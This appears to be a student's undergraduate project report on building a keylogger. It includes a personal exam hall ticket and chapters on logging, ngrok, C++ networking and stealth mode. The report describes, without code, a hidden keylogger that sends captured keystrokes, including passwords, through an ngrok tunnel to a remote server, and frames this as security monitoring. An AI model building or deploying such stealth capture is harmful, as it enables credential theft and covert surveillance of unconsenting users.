


# KEYLOGGER

## INTERDISCIPLINARY PROJECT

Submitted in partial fulfillment of the requirements for the award of  
Bachelor of Technology degree in Information Technology

by

**Archi Shaw (41120025)**



**DEPARTMENT OF INFORMATION TECHNOLOGY  
SCHOOL OF COMPUTING**

## **SATHYABAMA**

**INSTITUTE OF SCIENCE AND TECHNOLOGY  
(DEEMED TO BE UNIVERSITY)**

**Accredited with Grade “A++” by NAAC**

**12B Status by UGC | Approved by AICTE**

**JEPPIAR NAGAR, RAJIV GANDHISALAI, CHENNAI - 600119**

**MAY 2024**



# SATHYABAMA

INSTITUTE OF SCIENCE AND TECHNOLOGY

[DEEMED TO BE UNIVERSITY]

Accredited "A++" Grade by NAAC | 12B Status by UGC | Approved by AICTE

[www.sathyabama.ac.in](http://www.sathyabama.ac.in)

## DEPARTMENT OF INFORMATION TECHNOLOGY

### BONAFIDE CERTIFICATE

This is to certify that this Professional Training is the bonafide work of **MR. ARCHI SHAW (41120025)** who carried out the project entitled "**KEYLOGGER**" under my supervision from **January 2024** to **May 2024**.

Internal Guide

Dr. S. URMELA, M.Tech., Ph.D.,

Head of the Department

Dr. R. SUBHASHINI, M.E., Ph.D.,

Submitted for Viva voice Examination held on 08/05/2024

Internal Examiner

External Examiner

## DECLARATION

I, **ARCHI SHAW (41120025)**, hereby declare that the Professional Training Report-II entitled "**KEYLOGGER**" done by me under the guidance of **DR. S. URMELA, M.Tech., Ph.D.**, is submitted in partial fulfilment of the requirements for the award of Bachelor of Technology degree in Information Technology.

DATE: 08/05/24

PLACE: CHENNAI

*Archi Shaw*

SIGNATURE OF THE CANDIDATE

## ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA INSTITUTE OF SCIENCE AND TECHNOLOGY** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T.SASIKALA M.E., Ph.D., Dean, School of Computing, Dr. R. SUBHASHINI, M.E., Ph.D., Head Of The Department of Information Technology** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Internal Guide **Dr. S. URMELA, M.Tech., Ph.D.,** for his/her valuable guidance, suggestions and constant encouragement which paved way for the successful completion of my phase-1 professional Training.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department Of Information Technology** who were helpful in many ways for the completion of the project.

## CERTIFICATE

|                                       |                                                               |                                                                                                     |
|---------------------------------------|---------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|
| <b>AFTERNOON<br/>SESSION<br/>(AN)</b> | <b>National Programme on Technology<br/>Enhanced Learning</b> | <br><b>NPTEL</b> |
| <b>Hall Ticket For</b>                | 2024 Apr: CS44 Programming in Modern C++ - Online             |                                                                                                     |

|                                                                                                                 |                                                                               |                                                                                      |          |                 |                                                                                      |     |
|-----------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|----------|-----------------|--------------------------------------------------------------------------------------|-----|
| Candidate Name                                                                                                  | Archi Shaw                                                                    |                                                                                      |          |                 |   |     |
| Roll No                                                                                                         | NOC24CS44S1253404951                                                          | Seating Number                                                                       | 53404951 |                 |                                                                                      |     |
| Date of Birth                                                                                                   | 13-03-2004                                                                    |                                                                                      |          |                 |                                                                                      |     |
| PwD Status                                                                                                      | No                                                                            | Compensatory Time Required                                                           | N.A      | Scribe Required |                                                                                      | N.A |
| Exam Date                                                                                                       | Sunday, 28 April, 2024                                                        |                                                                                      |          |                 |                                                                                      |     |
| Reporting Time                                                                                                  | 01:00 pm                                                                      | Gate Closure                                                                         | 02:30 pm |                 |                                                                                      |     |
| Exam Timing                                                                                                     | 02:00 pm                                                                      | Shift                                                                                | AN       |                 |                                                                                      |     |
| Test Centre Name                                                                                                | Mohamed Sathak College Of Arts & Science                                      |                                                                                      |          |                 |  |     |
| Test Centre Address                                                                                             | 13, Medavakkam Main Rd, Sholinganallur, , Chennai, Tamil Nadu, India - 600117 |                                                                                      |          |                 |                                                                                      |     |
| <br><b>NPTEL Coordinator</b> |                                                                               |  |          |                 |                                                                                      |     |

|                      |       |
|----------------------|-------|
| Week 5:Assignment 5: | 100.0 |
| W5_Programming_Qs-1: | 100.0 |
| W5_Programming_Qs-2: | 100.0 |
| W5_Programming_Qs-3: | 100.0 |
| Week 6:Assignment 6: | 89.0  |
| W6_Programming_Qs-1: | 100.0 |
| W6_Programming_Qs-2: | 100.0 |
| W6_Programming_Qs-3: | 100.0 |

|                        |       |
|------------------------|-------|
| Week 7:Assignment 7:   | 100.0 |
| W7_Programming_Qs-1:   | 100.0 |
| W7_Programming_Qs-2:   | 100.0 |
| W7_Programming_Qs-3:   | 100.0 |
| Week 8:Assignment 8:   | 89.0  |
| W8_Programming_Qs-1:   | 100.0 |
| W8_Programming_Qs-2:   | 100.0 |
| W8_Programming_Qs-3:   | 100.0 |
| <hr/>                  |       |
| Week 9:Assignment 9:   | 100.0 |
| W9_Programming_Qs-1:   | 100.0 |
| W9_Programming_Qs-2:   | 100.0 |
| W9_Programming_Qs-3:   | 100.0 |
| Week 10:Assignment 10: | 100.0 |
| W10_Programming_Qs-1:  | 100.0 |
| W10_Programming_Qs-2:  | 100.0 |
| W10_Programming_Qs-3:  | 100.0 |
| Week 11:Assignment 11: | 100.0 |
| W11_Programming_Qs-1:  | 100.0 |
| W11_Programming_Qs-2:  | 100.0 |
| W11_Programming_Qs-3:  | 100.0 |
| Week 12:Assignment 12: | 83.0  |
| W12_Programming_Qs-1:  | 100.0 |
| W12_Programming_Qs-2:  | 100.0 |

## **ABSTRACT**

In modern computing environments, ensuring robust information security measures is paramount to safeguarding sensitive data and mitigating potential cyber threats. This project introduces a sophisticated Keylogger Implementation designed to enhance information security monitoring capabilities within diverse organizational settings. The keylogger discreetly captures user keystrokes and provides comprehensive insights into user activity, facilitating proactive threat detection and incident response strategies. By leveraging advanced encryption techniques and secure transmission protocols, the system ensures the confidentiality and integrity of logged data, thereby fortifying the overall security posture of the organization.

The keylogger's feature-rich functionality includes stealth mode operation, keystroke logging and remote access capabilities. These features enable organizations to monitor user interactions across various applications and platforms, empowering administrators to identify anomalous behavior and potential security breaches in real-time. Additionally, the system offers configurable logging settings and robust access controls, allowing administrators to customize monitoring parameters and ensure compliance with privacy regulations and organizational policies.

The project's significance lies in its contribution to enhancing information security practices and strengthening defense mechanisms against evolving cyber threats. By providing a comprehensive and efficient solution for monitoring user activity, the keylogger enables organizations to proactively identify and mitigate security risks, thereby safeguarding critical assets and maintaining the trust and confidence of stakeholders.

# CONTENTS

| Ch<br>No. | TITLE                                          | Page No.   |
|-----------|------------------------------------------------|------------|
|           | <b>ABSTRACT</b>                                | <b>vii</b> |
|           | <b>LIST OF ABBREVIATIONS</b>                   | <b>x</b>   |
|           | <b>LIST OF FIGURES</b>                         | <b>xi</b>  |
| <b>1</b>  | <b>INTRODUCTION</b>                            | <b>1</b>   |
| 1.1       | Overview                                       | 1          |
| 1.1.1     | Logging                                        | 1          |
| 1.1.2     | Ngrok                                          | 2          |
| 1.1.3     | C++ Networking                                 | 4          |
| 1.1.4     | Server And Client Communication                | 5          |
| 1.1.5     | Database                                       | 7          |
| 1.1.6     | Stealth Mode                                   | 9          |
| 1.2       | Literature Survey                              | 10         |
| 1.2.1     | Classification Of Keyloggers                   | 10         |
| 1.2.2     | Detection And Prevention                       | 10         |
| 1.2.3     | Ethical Considerations                         | 11         |
| 1.2.4     | Legal Framework                                | 11         |
| 1.2.5     | Emerging Trends                                | 11         |
| <b>2</b>  | <b>METHODOLOGY</b>                             | <b>13</b>  |
| 2.1       | Methodology                                    | 13         |
| 2.1.1     | Preliminary Research And Project<br>Initiation | 13         |
| 2.1.2     | Requirement Analysis                           | 13         |
| 2.1.3     | Planning And Project Management                | 14         |
| 2.1.4     | System Architecture And Design                 | 14         |

|          |                                          |           |
|----------|------------------------------------------|-----------|
| 2.1.5    | Software Development And Implementations | 15        |
| 2.1.6    | Testing And Quality Assurance            | 15        |
| 2.1.7    | Deployment                               | 16        |
| 2.1.8    | User Training And Adoption               | 16        |
| 2.1.9    | Maintainance And Support                 | 17        |
| 2.1.10   | Ethical Considerations And Compliance    | 17        |
| 2.2      | Architecture                             | 18        |
| 2.3      | Modules                                  | 22        |
| 2.3.1    | Ngrok                                    | 22        |
| 2.3.2    | Winshock.h Package                       | 23        |
| 2.3.3    | Winuser.h Package                        | 25        |
| 2.4      | Algorithm                                | 27        |
| <b>3</b> | <b>RESULTS AND DISCUSSION</b>            | <b>28</b> |
| <b>4</b> | <b>CONCLUSION AND FUTURE WORK</b>        | <b>31</b> |
| 4.1      | Conclusion                               | 31        |
| 4.2      | Future Work                              | 31        |
| <b>5</b> | <b>REFERENCES</b>                        | <b>32</b> |
| <b>6</b> | <b>APPENDICES</b>                        | <b>34</b> |
| A.       | Sample Code                              | 34        |
| B.       | Screenshots                              | 37        |

## LIST OF ABBREVIATIONS

| ABBREVIATION |   | EXPANSION                         |
|--------------|---|-----------------------------------|
| URL          | - | Uniform Resource Locator          |
| TSL          | - | Transport Layer Security          |
| SSL          | - | Secure Sockets Layer              |
| NAT          | - | Network Address Translation       |
| TCP          | - | Transmission Control Protocol     |
| HTTP         | - | Hypertext Transfer Protocol       |
| FTP          | - | File Transfer Protocol            |
| UDP          | - | User Datagram Protocol            |
| SQL          | - | Structured Query Language         |
| API          | - | Application Programming Interface |
| RDS          | - | Relational Database Service       |

## LIST OF FIGURES

| Figure No. | Name Of Figure                                | Page No. |
|------------|-----------------------------------------------|----------|
| 1.1        | User being logged                             | 2        |
| 1.2        | Client Server Connection                      | 6        |
| 1.3        | Stealth Mode                                  | 8        |
| 2.1        | Keylogger Background Activity                 | 18       |
| 2.2        | Client Server Connection Through NGROK Tunnel | 19       |
| 3.1        | Keylogger Logging In Background               | 28       |
| 3.2        | User Searching Web                            | 28       |
| 3.3        | User Entering Username                        | 29       |
| 3.4        | User Entering Password                        | 29       |
| 3.5        | Logged Text In Record                         | 30       |

# **CHAPTER 1**

## **INTRODUCTION**

### **1.1 OVERVIEW**

A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you type. It takes the information and sends it to a hacker using a command-and-control server. The hacker then analyzes the keystrokes to locate usernames and passwords and uses them to hack into otherwise secure systems.

#### **1.1.1 LOGGING**

Logging is a fundamental aspect of modern computing, serving as a crucial mechanism for capturing and recording system events, errors, and activities. It involves the generation of log messages by various components within a system, such as applications, network devices, and operating systems. These messages contain vital information, including timestamps, severity levels, and contextual details, which aid in understanding system behavior and diagnosing issues.

Effective log management encompasses several key components, including log storage, analysis, and monitoring. Log storage involves the retention and management of log data using diverse storage solutions, ensuring data integrity and accessibility. Log analysis and monitoring enable administrators to extract insights from log data, facilitating troubleshooting, security monitoring, and compliance efforts. By systematically examining log messages, organizations can detect anomalies, identify performance bottlenecks, and respond to security incidents in a timely manner.

Despite its benefits, logging presents challenges related to log volume, data privacy, and compliance. Managing large volumes of log data requires scalable storage solutions and efficient log management strategies. Organizations must also address concerns regarding data privacy and security by implementing access controls, encryption, and anonymization techniques. Additionally,

adherence to regulatory requirements and industry standards necessitates clear policies for log retention, archival, and disposal.

In conclusion, logging plays a vital role in enhancing system reliability, security, and compliance. By leveraging log data effectively, organizations can streamline troubleshooting processes, optimize system performance, and mitigate risks associated with security breaches and compliance violations. As technology continues to evolve, organizations must prioritize robust log management practices and invest in advanced logging solutions to harness the full potential of log data for informed decision-making and proactive risk management.



**Fig 1.1 User Being Logged**

### **1.1.2 NGROK**

Ngrok is a powerful tool used for creating secure tunnels to localhost. It enables developers to expose local servers behind NATs and firewalls to the public internet over secure tunnels. With Ngrok, developers can easily test webhooks, APIs, and web applications locally without deploying them to a public server.

One of the key features of Ngrok is its simplicity. Developers can start using Ngrok with just a single command, making it ideal for quick prototyping and development. By running `ngrok http`, developers can instantly create a tunnel to their local server and receive a unique URL accessible from anywhere.

Ngrok provides secure connections by default, encrypting all traffic between the local server and the public internet using TLS/SSL. This ensures that sensitive data transmitted through the tunnel remains protected from eavesdropping and tampering.

In addition to basic tunneling, Ngrok offers advanced features such as custom subdomains, TCP tunneling, and HTTP request inspection. Developers can configure custom subdomains to create more memorable URLs for their tunnels, while TCP tunneling allows for tunneling of non-HTTP protocols such as SSH and FTP.

Furthermore, Ngrok provides detailed logging and inspection capabilities, allowing developers to monitor traffic passing through their tunnels in real-time. The web-based dashboard provides insights into request and response headers, status codes, and latency, enabling developers to diagnose issues and optimize performance.

Ngrok offers both free and paid plans, with the free plan providing basic tunneling functionality and the paid plans offering additional features such as custom domains, reserved TCP addresses, and increased tunneling capacity.

Overall, Ngrok is a versatile tool that simplifies the process of exposing local servers to the internet securely. Its ease of use, robust security features, and advanced capabilities make it an essential tool for developers working on web development, API testing, and debugging tasks.

### **1.1.3 C++ NETWORKING**

C++ networking refers to the implementation of network communication protocols and operations using the C++ programming language. It allows developers to

create robust and efficient networked applications for various purposes, including client-server interactions, distributed systems, and internet-based services.

One of the primary advantages of using C++ for networking is its performance. C++ is a low-level programming language that offers direct control over system resources, making it well-suited for building high-performance networked applications. By leveraging features such as raw socket programming and efficient memory management, developers can achieve low latency and high throughput in network communications.

C++ networking libraries provide developers with a range of tools and functionalities for building networked applications. These libraries often include support for common networking protocols such as TCP/IP, UDP, HTTP, and WebSocket, as well as APIs for socket programming, asynchronous I/O, and network security.

One popular C++ networking library is Boost.Asio, which provides a cross-platform framework for asynchronous I/O and networking. Boost.Asio offers a comprehensive set of features for building networked applications, including support for TCP and UDP sockets, SSL/TLS encryption, asynchronous operations, and concurrency primitives.

In addition to third-party libraries like Boost.Asio, C++ also provides built-in networking capabilities through the Standard Template Library (STL) and the C Standard Library (libc). These libraries offer basic networking functionalities such as socket creation, connection establishment, and data transmission, allowing developers to implement networking features without external dependencies.

While C++ networking offers significant performance benefits, it also comes with challenges such as complexity and platform dependencies. Building networked applications in C++ requires a solid understanding of networking concepts, memory management, and concurrency, as well as careful consideration of platform-specific differences and compatibility issues.

Despite these challenges, C++ networking remains a popular choice for developers seeking to build fast, scalable, and reliable networked applications.

With its performance-oriented design and robust ecosystem of libraries and tools, C++ continues to be a powerful language for developing a wide range of networked solutions in various domains, including telecommunications, gaming, and distributed computing.

#### **1.1.4 SERVER & CLIENT COMMUNICATION**

Server and client communication is a fundamental aspect of networked applications, enabling the exchange of data and services between multiple devices over a network. This communication paradigm follows a client-server model, where one device (the server) provides resources or services, while other devices (clients) request and utilize these resources.

In server-client communication, the server typically listens for incoming connections on a designated network port, while clients establish connections to the server to request or send data. The server responds to client requests, processes them, and returns the requested data or performs the requested actions.


The choice of programming language for implementing server and client applications depends on various factors, including performance requirements, scalability, and developer preferences. Languages such as C++, Java, Python, and JavaScript are commonly used for building server and client applications, each offering unique features and capabilities.

Server applications handle tasks such as data processing, resource management, and authentication, while client applications interact with users and facilitate communication with the server. Communication between servers and clients typically occurs over network protocols such as TCP/IP, UDP, HTTP, or WebSocket, depending on the specific requirements of the application.

Several frameworks and libraries simplify the development of server and client applications in different programming languages. For example, in Java, developers can use frameworks like Spring Boot or Netty for building robust server

applications, while libraries like OkHttp and Retrofit facilitate client-side networking tasks. Similarly, in Python, frameworks like Flask and Django provide tools for building server applications, while libraries like requests and aiohttp offer client-side networking capabilities.

Server and client communication is essential for a wide range of applications, including web services, mobile apps, multiplayer games, and IoT devices. By implementing efficient and reliable communication protocols and leveraging appropriate programming languages and frameworks, developers can build scalable, secure, and high-performance server-client applications to meet diverse user needs and requirements.



**Fig 1.2 Client Server Communication**

#### **1.1.5 DATABASE**

Database management is a critical aspect of modern information systems, enabling organizations to efficiently store, retrieve, and manage vast amounts of data. Databases serve as centralized repositories for organizing structured and unstructured data, providing mechanisms for data storage, retrieval, manipulation, and analysis.

In database management, structured query languages (SQL) such as SQL, MySQL, PostgreSQL, and Oracle are commonly used to interact with databases. These languages enable developers to perform various operations, including creating databases and tables, inserting, updating, and deleting data, and querying data using advanced filtering and aggregation techniques.

Database management systems (DBMS) play a central role in database management, providing software tools and services for creating, managing, and accessing databases. DBMS solutions come in various forms, including relational database management systems (RDBMS), NoSQL databases, and cloud-based database services, each offering different features and capabilities to meet specific application requirements.

Relational database management systems (RDBMS) such as MySQL, PostgreSQL, and Microsoft SQL Server are widely used for managing structured data in relational tables. These systems enforce data integrity through primary key and foreign key constraints, support transactions for ensuring data consistency, and offer powerful querying capabilities through SQL.

NoSQL databases such as MongoDB, Cassandra, and Redis are designed for managing unstructured or semi-structured data, providing flexible data models and horizontal scalability to handle large volumes of data and high-throughput workloads. These databases are suitable for use cases such as real-time analytics, content management, and caching.

Cloud-based database services such as Amazon RDS, Google Cloud SQL, and Microsoft Azure Database offer scalable and managed database solutions in the cloud. These services provide features such as automated backups, high availability, and multi-region replication, allowing organizations to deploy and manage databases with minimal administrative overhead.


Database management encompasses various tasks and responsibilities, including database design, schema modeling, data migration, performance tuning, and security management. Effective database management requires careful planning,

monitoring, and optimization to ensure data integrity, availability, and security while meeting performance and scalability requirements.

Overall, database management is essential for organizations to effectively manage and leverage data assets for decision-making, business intelligence, and competitive advantage. By adopting appropriate database management tools and best practices, organizations can optimize data management processes, enhance operational efficiency, and drive innovation and growth.

### **1.1.6 STEALTH MODE**

Stealth mode, often utilized in software applications and security tools, refers to a state or functionality designed to operate discreetly and undetectably, minimizing visibility to users or external entities. This feature is particularly prevalent in security applications, such as antivirus programs, monitoring tools, and intrusion detection systems, where covert operation is essential for effective threat detection



and prevention.

In stealth mode, applications or tools execute their functions without displaying visible indicators or notifications to users. This ensures that the operation remains inconspicuous and does not disrupt user activities or raise suspicions. Stealth mode is commonly employed in antivirus software, where real-time scanning and malware detection occur silently in the background without interrupting the user's workflow.

**Fig 1.3 Stealth Mode**

The implementation of stealth mode involves various techniques to conceal the presence and activities of the application. These techniques may include hiding system tray icons, suppressing notifications, minimizing resource usage, and obfuscating processes or file names. Additionally, advanced stealth mechanisms may employ rootkit-like techniques to manipulate system behavior and evade detection by security software.

Stealth mode is particularly valuable in security tools such as keyloggers, network scanners, and intrusion detection systems, where covert operation enhances the effectiveness of threat detection and monitoring. By operating discreetly, these tools can observe and analyze system activities, network traffic, or user behavior without alerting potential attackers or triggering defensive measures.

However, it is essential to use stealth mode features responsibly and ethically, as their covert nature raises privacy and security concerns. Stealth mode functionality should be transparently communicated to users, and appropriate consent should be obtained before enabling such features. Additionally, organizations and developers should adhere to legal and regulatory requirements regarding surveillance, data privacy, and consent when deploying stealth mode features in security applications.

In summary, stealth mode is a valuable feature in software applications and security tools, enabling covert operation for enhanced threat detection and prevention. When implemented responsibly and ethically, stealth mode can provide valuable insights into system activities and network behavior while respecting user privacy and security.

## **1.2 LITERATURE SURVEY**

Keyloggers, a class of software tools designed to monitor and record keystrokes made by users, have emerged as both a valuable tool for legitimate purposes and a significant security threat. Their multifaceted nature has spurred extensive research efforts across various domains, including cybersecurity, privacy, ethics, and legal studies. This literature review aims to provide a comprehensive overview of keylogger research, covering classification, detection methods, ethical considerations, legal implications, emerging trends, and future directions.

**1.2.1 CLASSIFICATION OF KEYLOGGERS** Researchers have developed various classification schemes to categorize keyloggers based on their functionality, deployment method, and target platform. Common classifications include:

- **Hardware keyloggers:** Physical devices inserted between the keyboard and the computer to intercept keystrokes.
- **Software keyloggers:** Programs installed on a computer or device to capture keystrokes through software-based interception methods.
- **Kernel-based keyloggers:** Keyloggers that operate at the operating system's kernel level, enabling deep access to system resources and bypassing user-level security measures.
- Additionally, keyloggers can be classified as benign or malicious, depending on their intended use and impact on user privacy and security.

**1.2.2 DETECTION AND PREVENTION TECHNIQUES** A significant body of research focuses on detecting and preventing keyloggers to mitigate their security risks. Detection methods include:

- **Signature-based detection:** Matching known patterns or signatures of keyloggers against a database of signatures to identify and block malicious keyloggers.
- **Behavior-based detection:** Analyzing patterns of user behavior and system activity to detect anomalies indicative of keylogger activity.
- **Anomaly detection:** Identifying deviations from normal behavior or system usage that may indicate the presence of a keylogger.

- Heuristics-based detection: Using predefined rules or heuristics to identify suspicious behavior associated with keyloggers. Prevention techniques include:
- Using antivirus software: Deploying antivirus programs with built-in keylogger detection capabilities to scan for and remove malicious keyloggers.
- Intrusion detection systems: Implementing intrusion detection systems to monitor network traffic and detect keylogger activity in real-time.
- Anti-keylogging tools: Installing specialized anti-keylogging software designed to prevent keyloggers from capturing sensitive information by encrypting keystrokes or blocking keylogger processes.

**1.2.3 ETHICAL CONSIDERATIONS AND PRIVACY IMPLICATIONS** Ethical considerations surrounding keyloggers revolve around issues of privacy, consent, and user autonomy. Researchers have debated the ethical implications of using keyloggers for legitimate purposes, such as parental monitoring and employee surveillance, versus their potential for abuse and invasion of privacy. Keylogger developers and users are encouraged to adhere to ethical guidelines, obtain informed consent from users, and respect individual privacy rights.

**1.2.4 LEGAL FRAMEWORK AND REGULATORY COMPLIANCE** The deployment and usage of keyloggers are subject to various legal regulations and privacy laws, which vary by jurisdiction. Researchers have examined the legal landscape surrounding keyloggers, including laws related to electronic surveillance, data protection, and computer security. Compliance with legal requirements is essential to avoid legal liability and ensure ethical use of keylogger technology.

**1.2.5 EMERGING TRENDS AND FUTURE DIRECTIONS** Recent research has explored emerging trends in keylogger development and detection, including the rise of mobile keyloggers targeting smartphones and tablets. Additionally, researchers are investigating novel detection techniques based on machine learning, artificial intelligence, and behavioral analysis to enhance the accuracy and effectiveness of keylogger detection systems. Future research directions may include exploring the use of blockchain technology and secure enclaves to protect against keylogger attacks and enhance data security.

In conclusion, keyloggers represent a complex and multifaceted area of research with implications for cybersecurity, privacy, ethics, and legal compliance. Continued research and collaboration among researchers, industry stakeholders, and policymakers are essential to address the evolving threats posed by keyloggers and develop effective strategies for detection, prevention, and mitigation. This literature review provides a comprehensive overview of keylogger research and highlights the need for interdisciplinary approaches to tackle the challenges posed by this ubiquitous and versatile class of software tools.

## **CHAPTER 2**

### **METHODOLOGY**

#### **2.1 METHODOLOGY**

The following are the important steps for the creation of a working keylogger application:

##### ***2.1.1 PRELIMINARY RESEARCH AND PROJECT INITIATION***

- Conduct extensive preliminary research on keylogger applications, including commercial, open-source, and academic solutions.
- Analyze industry trends, emerging technologies, and best practices in keylogger development.
- Identify potential stakeholders, including end-users, clients, regulatory bodies, and legal advisors.
- Define project objectives, scope, and constraints, considering stakeholder requirements and research findings.
- Establish a project team with diverse expertise in software development, security, user experience, and compliance.

##### ***2.1.2 IN-DEPTH RESEARCH AND REQUIREMENT ANALYSIS***

- Conduct detailed research on keylogger functionalities, features, and technical specifications.
- Analyze user requirements, use cases, and user stories to define the functional and non-functional requirements of the keylogger application.
- Investigate ethical considerations, legal regulations, and privacy laws relevant to keylogger development, ensuring compliance with industry standards and regulations.
- Document research findings, requirements, and constraints to serve as a foundation for subsequent project phases.

### **2.1.3 PLANNING AND PROJECT MANAGEMENT**

- Develop a comprehensive project plan, including a work breakdown structure, task dependencies, resource allocation, and project timeline.
- Define project milestones, deliverables, and success criteria to track progress and ensure project alignment with organizational goals.
- Establish communication channels, reporting mechanisms, and project governance structures to facilitate collaboration and decision-making.
- Identify and mitigate potential risks and uncertainties through risk analysis, contingency planning, and risk mitigation strategies.
- Obtain necessary approvals and sign-offs from stakeholders to proceed with project execution.

### **2.1.4 SYSTEM ARCHITECTURE AND DESIGN**

- Design the system architecture of the keylogger application, considering factors such as modularity, scalability, and extensibility.
- Define the software components, interfaces, and interactions required to implement keylogger functionalities effectively.
- Specify the data model, including data structures, database schema, and file formats, to support efficient storage and retrieval of logged data.
- Create detailed design documents, including system diagrams, flowcharts, and sequence diagrams, to communicate design decisions and rationale to stakeholders.

### **2.1.5 SOFTWARE DEVELOPMENT AND IMPLEMENTATION**

- Select appropriate programming languages, frameworks, libraries, and development tools based on project requirements, team expertise, and industry standards.
- Develop the keylogger application iteratively, following agile software development principles such as iterative development, continuous integration, and test-driven development.
- Implement core features of the keylogger application, including keystroke logging, window monitoring, screenshot capture, encryption, and remote access capabilities.
- Adhere to coding standards, best practices, and coding conventions to ensure code quality, readability, and maintainability.
- Conduct regular code reviews, pair programming sessions, and automated code analysis to identify and address software defects and vulnerabilities early in the development process.

### **2.1.6 TESTING AND QUALITY ASSURANCE**

- Develop a comprehensive testing strategy, including unit testing, integration testing, system testing, and user acceptance testing, to validate the functionality, reliability, and security of the keylogger application.
- Create test cases and test scripts to simulate various usage scenarios, including normal operation, edge cases, and error conditions, to identify and address defects.
- Perform usability testing and accessibility testing to ensure that the keylogger application meets user expectations and usability standards.
- Implement test automation tools and frameworks to streamline testing efforts, improve test coverage, and accelerate release cycles.

- Conduct performance testing, stress testing, and security testing to assess the scalability, robustness, and resilience of the keylogger application under different conditions.

#### ***2.1.7 DEPLOYMENT AND RELEASE MANAGEMENT***

- Prepare the keylogger application for deployment by packaging, versioning, and documenting the software artifacts, including installation guides, user manuals, and release notes.
- Establish deployment pipelines, continuous integration/continuous deployment (CI/CD) processes, and release management workflows to automate software deployment and ensure consistency across environments.
- Deploy the keylogger application to production environments, cloud platforms, or app stores, following industry best practices and deployment guidelines.
- Monitor deployment metrics, including deployment success rate, deployment frequency, and mean time to deploy, to assess the effectiveness of deployment processes and identify areas for improvement.
- Implement rollback procedures, backup strategies, and disaster recovery plans to mitigate risks associated with deployment failures or unforeseen issues.

#### ***2.1.8 USER TRAINING AND ADOPTION***

- Develop training materials, tutorials, and documentation to educate users about keylogger features, functionalities, and best practices.
- Conduct user training sessions, workshops, and webinars to onboard users and help them maximize the value of the keylogger application.
- Provide ongoing support and assistance to users, addressing inquiries, troubleshooting issues, and delivering software updates as needed.
- Gather user feedback and insights through surveys, interviews, and usability testing to identify areas for improvement and prioritize future enhancements.

### ***2.1.9 MONITORING, MAINTENANCE, AND SUPPORT***

- Establish monitoring tools, dashboards, and alerts to track key performance indicators (KPIs), including system uptime, error rates, and user engagement metrics.
- Implement proactive monitoring and maintenance procedures to identify and address software defects, performance bottlenecks, and security vulnerabilities in real-time.
- Provide tiered support services, including helpdesk support, technical support, and escalation procedures, to address user inquiries and issues promptly.
- Continuously monitor industry trends, emerging technologies, and user feedback to inform future updates, enhancements, and roadmap decisions.
- Conduct periodic software audits, code reviews, and security assessments to ensure compliance with regulatory requirements, industry standards, and organizational policies.

